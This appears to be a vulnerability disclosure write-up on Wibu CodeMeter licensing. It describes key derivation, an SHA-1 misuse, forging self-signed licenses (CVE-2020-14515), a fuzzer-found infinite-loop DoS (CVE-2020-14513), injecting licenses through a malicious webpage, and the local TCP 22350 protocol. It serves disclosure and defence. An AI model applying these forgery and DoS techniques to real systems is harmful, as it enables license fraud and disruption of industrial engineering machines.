00D0h: [redacted]                                     00   ................
00E0h: [redacted]                                     00   ................
00F0h: [redacted]                                     00   ................
0100h: [redacted]                                     00   ................
0110h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
[redacted]
```

CodeMeter License (Stage 2)

Each topic is defined as a TLV data (type, length, value) and represents a meaningful piece of information. Some topics hold metadata description information about the license file (e.g. the vendor ID, serial number of the license, etc), other topics are related to the digital signature verification, and the rest are part of the derivation process to generate the decryption key of the final payload.

To better understand the WibuBiff structure, we tasked ourselves with building a full license parser. At the time, we didn't know how to decrypt and payload, so we only parsed the sections. Each section is called Topic and responsible for a different type of data.



```
[-] Reading [redacted] bytes from '/[redacted]
[-] Parsing...
Container:
    magic_1 = b'\x1a\xff' (total 2)
    wibubiff_file_version = 1
    wibubiff_header_size = b'\x18\x00' (total 2)
    magic_2 = b'WIBUBIFF' (total 8)
    topics_total_size = [redacted]
    [redacted]
    topics = ListContainer:
        Container:
            type = (enum) GUID 12
            type_hex = b'0x000c' (total 6)
            len = 20
            raw_data = b'\x01\x00\x07\x00\x00\x00\x01\x11\x80\x05\x00\x00\xc0kQa' (total 16)
            value = b'{01000700-0000-0'... (truncated, total 38)
        Container:
            type = (enum) DESCRIPTION 8
            type_hex = b'0x0008' (total 6)
            len = 44
            raw_data = b'C\x00m\x00A\x00c\x00t\x00 \x00L\x00i\x00'... (truncated, total 40)
            value = u'CmAct License File\x00\x00' (total 20)
        Container:
            [redacted]
            value = b'' (total 0)
        Container:
            type = (enum) LENGTHS 258
            type_hex = b'0x0102' (total 6)
            [redacted]
            raw_data = [redacted]' (total 8)
            value = {'header_with_topics size:': '[redacted], 'payload_size': '0xffc0', 'total_size:': '[redacted]'}
        Container:
            type = (enum) ENC_CONTENT_CRC 264
            type_hex = b'0x0108' (total 6)
            [redacted]
            raw_data = [redacted] (total 4)
            value = {'enc_content_crc32': '0[redacted]
        Container:
            type = (enum) DATE_DOS 10
            type_hex = b'0x000a' (total 6)
            [redacted]
            raw_data = [redacted] (total 4)
            value = [redacted]
        Container:
            type = (enum) LIC_DATA 65281
            type_hex = b'0xff01' (total 6)
            [redacted]
            raw_data = b[redacted]
            value = {'serial': '128-[redacted]', 'lic_type': '[redacted]', '[redacted]}
        Container:
            type = (enum) SOMETHING_ff0b 65291
            type_hex = b'0xff0b' (total 6)
            [redacted]
            raw_data = b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'... (truncated, total 1324)
```


CodeMeter License Parser

We worked hard to decrypt the license payload which contains the decryption key for opening the software and other elements which directs the software how to behave. The key-derivation process is very long and we won't discuss it in detail. However, in essence, there are two important processes happening when parsing the license file:

1. License payload decryption (third stage)
2. ECDSA Digital signature check

Deriving the Decryption Key

The decryption key is derived from cryptographical manipulation with data that is found in multiple topics including the serial code of the license, firm code, key-seed randomizer, hard-coded values and many more. All these pieces of data are digested into a single elliptic curve point and a scalar on a NIST 224 curve. The point and the scalar are being multiplied and undergo another mathematical procedure during which the result eventually is hashed and we achieve our derived key.




Elliptic curve scalar multiplication mathematics (from here)

We also detected an implementation issue with the hash function used in the process. When we first implemented the entire decryption process we did not get the same results and we did not know why. We started to investigate and compared each step of the derivation process and (not-so) quickly detected the difference occurs after hashing the scalar-multiplication-result. We are not sure if this was an error, however, it turns out that the CodeMeter developers implemented the SHA-1 function in a unique way.

Usually when using hashing function APIs, after performing the finalization step and digesting the hash, the hash object instance is not allowed to be used anymore due to internal implementations of the carry (which was changed during the procedure). However, in this case, in some circumstances, the hashing instance was used again after activating its final method. So instead of creating a new SHA-1 object instance and hash with it, they used (probably by mistake) the already-out-of-commision hashing object again and caused the result to be wrong! In other words, the result is not a real SHA-1 hash digest.


At this point we tried to hack our way by breaking apart many crypto libraries and trying to mis-use them, but each resulted with a different answer due to delicate modifications in the internal processing of how the library handles the carry after digestion. Even different versions of the same crypto-libs behaved differently when we tried to abuse them and use the SHA-1 instance after finalization. After testing five different crypto-libs we gave up and started to reverse-engineer the specific implementation of the crypto-lib used by CodeMeter and it turned out to be fruitful because we finally could receive the same "not-exactly SHA-1" results.



```
int __cdecl sub_660010(void *in_buff, int a2, char enum_something)
{
  int v3; // eax
  int result; // eax
  __m128i sha1_obj[5]; // [esp+8h] [ebp-78h]
  int v6; // [esp+64h] [ebp-1Ch]
  __int128 out_buff; // [esp+68h] [ebp-18h]
  int v8; // [esp+78h] [ebp-8h]

  v6 = 0;
  sha1_init(sha1_obj);
  sha1_update(sha1_obj, in_buff, 40);
  sha1_fin(sha1_obj, &out_buff);
  v3 = v8;
  _mm_storeu_si128(a2, _mm_loadu_si128(&out_buff));
  *(a2 + 16) = v3;
  if ( enum_something >= 3u )                    // enum_something == 2
    sha1_init(sha1_obj);
  sha1_update(sha1_obj, &out_buff, 20);
  sha1_fin(sha1_obj, &out_buff);
  *(a2 + 20) = out_buff;
  result = DWORD1(out_buff);
  *(a2 + 24) = DWORD1(out_buff);
  return result;
}
```

SHA-1 bug *Init → Update → Final → Update → Final*

Now with the derived key in our hand we moved on to decrypt the entire payload. The decryption process implemented is AES-CBC with CTS. Ciphertext stealing (CTS) is a nice and not so common addition to the very well known AES-CBC. CTS is a general method of using a block cipher mode of operation that allows for processing of messages that are not evenly divisible into blocks without resulting in any expansion of the ciphertext, at the cost of slightly increased complexity. In other words, a XORing and substitution game is played so that no external padding will be required in order to fill the necessary 16-bytes block needed by AES.



AES-CBC with CTS


Data is divided to **n** blocks. Each block is 16 bytes long (last block may be less)

First **n-1** blocks are encrypted with AES-128 CBC, IV'=0, key.

Block **n-1** is logically divided by the size of the last block

AES-CBC-CTS

Now, after going the long way—parsing the topics, deriving the key, overcoming the SHA-1 bug, and implementing the final decryption method—we finally were able to decrypt the third stage and get our actual license payload.


License payload fully decrypted. This is a censored example of an ICS vendor's license payload.

Bypassing the Digital Signature

Understanding the key-derivation process is one part of the equation, but we wanted to create our own licenses and so we needed to overcome the second challenge—the ECDSA elliptic curve digital signature.

ECDSA is a mathematical process in which a signature (point **S**) is verified to be valid. The signature was created by signing on message **m** using a private-key (scalar **d**$_A$) and it is being verified by using the correlated public-key (point **Q**$_A$). The key point is: elliptic curve point multiplication by a scalar is a trapdoor function. It's very easy (using computational power) to calculate the result of scalar **k** and point **Q** (kQ is also a point on the curve), but given the multiplication result and point **Q**, it's nearly impossible to go backwards and get **k**.

Therefore, in order to verify the signature, we had to find within the topics (license sections) the following items:

1. The elliptic curve being used (NIST p-244) and base point **G** on this curve.
2. The public key which is a point **Q**$_A$ on the curve.
3. The signature **S** which is a point on the curve (**r**, **s**)
4. The hashed message **m** which we call **z**

The signature verification algorithm must follow this equation

$P = s^{-1}*z*G + s^{-1}*r*Q_A$


And verify that **P.x** equals **r**. Only then signature is determined as valid.

We followed the same procedure and verified the signature ourselves, and indeed the signature was valid for the files we checked. But then we were thinking:

1. We know how to decrypt all the data.
2. We know how the license file is structured to its core.
3. We know what verification process is taking place.

What if we can generate our own public/private key pair and sign the license ourselves? We dismissed this idea for a while because we thought that a chain-of-trust verification process is taking place and so the public key is verified to be of a trusted source. But eventually we gave it a try. We parsed and decrypted all the components of the license, then we generated a key-pair, modified the payload (changed the license name), signed the new payload, replaced the old keys with ours, and encrypted everything back to construct a fully working license. We tested and voila! Our signature passed all the checks and was considered valid (CVE-2020-14515).

When we disclosed this issue to CodeMeter developers, we were told that a chain-of-trust check exists in the code, but for some reason it was commented out. The result, of course, is that anyone can replace the key pairs and self sign the license file—and thus, forge a license.



Name: Claroty -- Only CmActLicense
Serial: 128-4551989
Version: CmActLicense 1.19
Status: License activated

CodeMeter is running.

Fully reconstructing the license and forging our own


Fuzzing the License

Now we were able to parse CodeMeter licenses, modify existing licenses, and even generate our own valid forged licenses. The next obvious step was to find bugs. We quickly built a fuzzer to test the license-parsing mechanism. In essence, using our license generator we prepared millions of valid licenses based on a single source. Each generated license is a bit different from the others. Some have some bits flipped, some have some random data injected to their payload, and some have other forms of changes to their payload. The whole license permutation generation is as follows:

1. Start with a legitimate license
2. Decrypt and break to components
3. Modify (Bitflip, corrupt data, byte injection, etc)
4. Re-Build (Revision, CRC, Keys, Signature)
5. Save, and repeat

Once we had enough samples, we tried to import them all to CodeMeter and waited for a hang or crash. To achieve that we monitored the following conditions:


1. Process is up
2. CPU <= 50% (for more than 3 sec)
3. Listens on TCP 22350



```
@echo off

[redacted]

cls
echo "---> Started at %time%"
echo "------------------------"
cd "[redacted]bitflips"

for /L %%i in (950,1,10000) do (
	echo "--> UpdateProtectionOnlyLicense.WibuCmRaU.output.byte_%%i.out_lic.out"
	"cmu32_6.80.exe" --import --file UpdateProtectionOnlyLicense.WibuCmRaU.output.byte_%%i.out_lic.out
	echo "------------------------------------------------"
)

echo "---> Finished at %time%"
echo "------------------------"

cd "C:\[redacted]"
cmu32_6.80.exe --delete-cmact-license --serial 128-[redacted]

```

Our license fuzzer "automation"

We didn't need to wait that long, because soon enough our first hang occurred. The fuzzer generated a corrupted license such that when parsed, an infinite loop runs and renders the machine unusable. Here is what's happening behind the scenes when parsing the topics, if a topic declares a length of 0 the endless loop will occur.



```
loc_72A2E0:                ; topic size (controlled by us)
movzx   edx, word ptr [esi+2]
lea     eax, [esi+edx]
cmp     eax, ebx
jbe     short loc_72A346
```

- **eax** moves the cursor forward
  - But! What if current topic size is 0?

CVE-2020-14513


We had let our fuzzer run and find some more bugs. We also found a persistent DoS license file which, once imported, cannot let CodeMeter run on the machine anymore because it gets stuck every time it loads the malicious license.

Chaining All Together

Let's recap:

1. We found a way to inject a license remotely through a malicious webpage.
2. We are capable of generating our own valid licenses.
3. We found multiple bugs in the license parser mechanism.

The next obvious move was to chain it all together and prepare a fully working PoC. We prepared a rogue license using our new license builder, next we prepared a malicious website that sends clients a JavaScript payload that communicates with the local websocket. We tested this attack vector with our DoS bug we found and indeed the machine was not responsive after trying to process the license.



Demonstrating a potential attack vector of injecting malicious licenses remotely

This attack vector is a very realistic real-world scenario of attackers luring an engineer to a website via spear phishing or another social engineering attack. Once the victims enter the malicious website, the rogue license will be injected to their machine and cause damage or even execute unauthorized code.


TECHNICAL DETAILS - ATTACK VECTOR NO. 2: REMOTE COMMUNICATIONS

CodeMeter Protocol

A second approach to attack CodeMeter is via direct communication with the main CodeMeter server. CodeMeter's server is also bound to TCP port 22350 , and is responsible for the internal API. The internal API is used mainly locally to provide services to applications that use CodeMeter as their protector. For example, when an application starts, a small piece of code communicates to the CodeMeter server to request the relevant decryption key to reveal the real application's binary before starting to execute it in memory. The entire communication is performed via TCP port 22350 with CodeMeter's proprietary protocol.

The protocol is consist of 16-byte header and then an encrypted payload as follows:


- 16-byte header
  - Magic: "samc"
  - DWORD: payload size
  - WORD (0x41)
  - DWORD (0x01)
  - WORD (0x00)
- Encrypted payload



```
▶ Frame 12: 102 bytes on wire (816 bits), 102 bytes captured (816 bits)
▶ Ethernet II, Src: 66:77:88:99:aa:bb (66:77:88:99:aa:bb), Dst: Cimsys_33:44:
▶ Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
▶ Transmission Control Protocol, Src Port: 22350, Dst Port: 1262, Seq: 177, A
▶ Data (48 bytes)

0000  00 11 22 33 44 55 66 77  88 99 aa bb 08 00 45 00   ··"3DUfw ······E·
0010  00 58 03 52 40 00 80 06  00 00 7f 00 00 01 7f 00   ·X·R@··· ········
0020  00 01 57 4e 04 ee e6 36  bb 86 96 56 6c 0e 50 18   ··WN···6 ···Vl·P·
0030  00 1b 9d c0 00 00 73 61  6d 63 20 00 00 00 41 00   ······sa mc ···A·
0040  01 00 00 00 00 00 d0 e9  ac 0b 74 0b 94 8a d5 f8   ········ ··t·····
0050  de 25 f9 15 b9 f7 ff 8e  d0 28 02 ae cb cf 37 58   ·%······ ·(····7X
0060  2f 20 f7 91 e7 a2                                  / ····
```

CodeMeter internal protocol with encrypted payload

At first glance, we thought a hard-coded key was used because we didn't observe a key exchange. The client and the server immediately started to communicate once the server was up and running. However, when we started to dig in the assembly, we quickly realized what's going on. There is a mutual shared seed that is known both to the server and client. This mutual seed is the *Boot Time:* the number of milliseconds that have elapsed since the system was started. This can be retrieved using the WinAPI function: *GetTickCount.*


GetTickCount function

12/05/2018 • 2 minutes to read

Retrieves the number of milliseconds that have elapsed since the system was started, up to 49.7 days.

Syntax

```
DWORD GetTickCount(

);
```

MSDN GetTickCount API

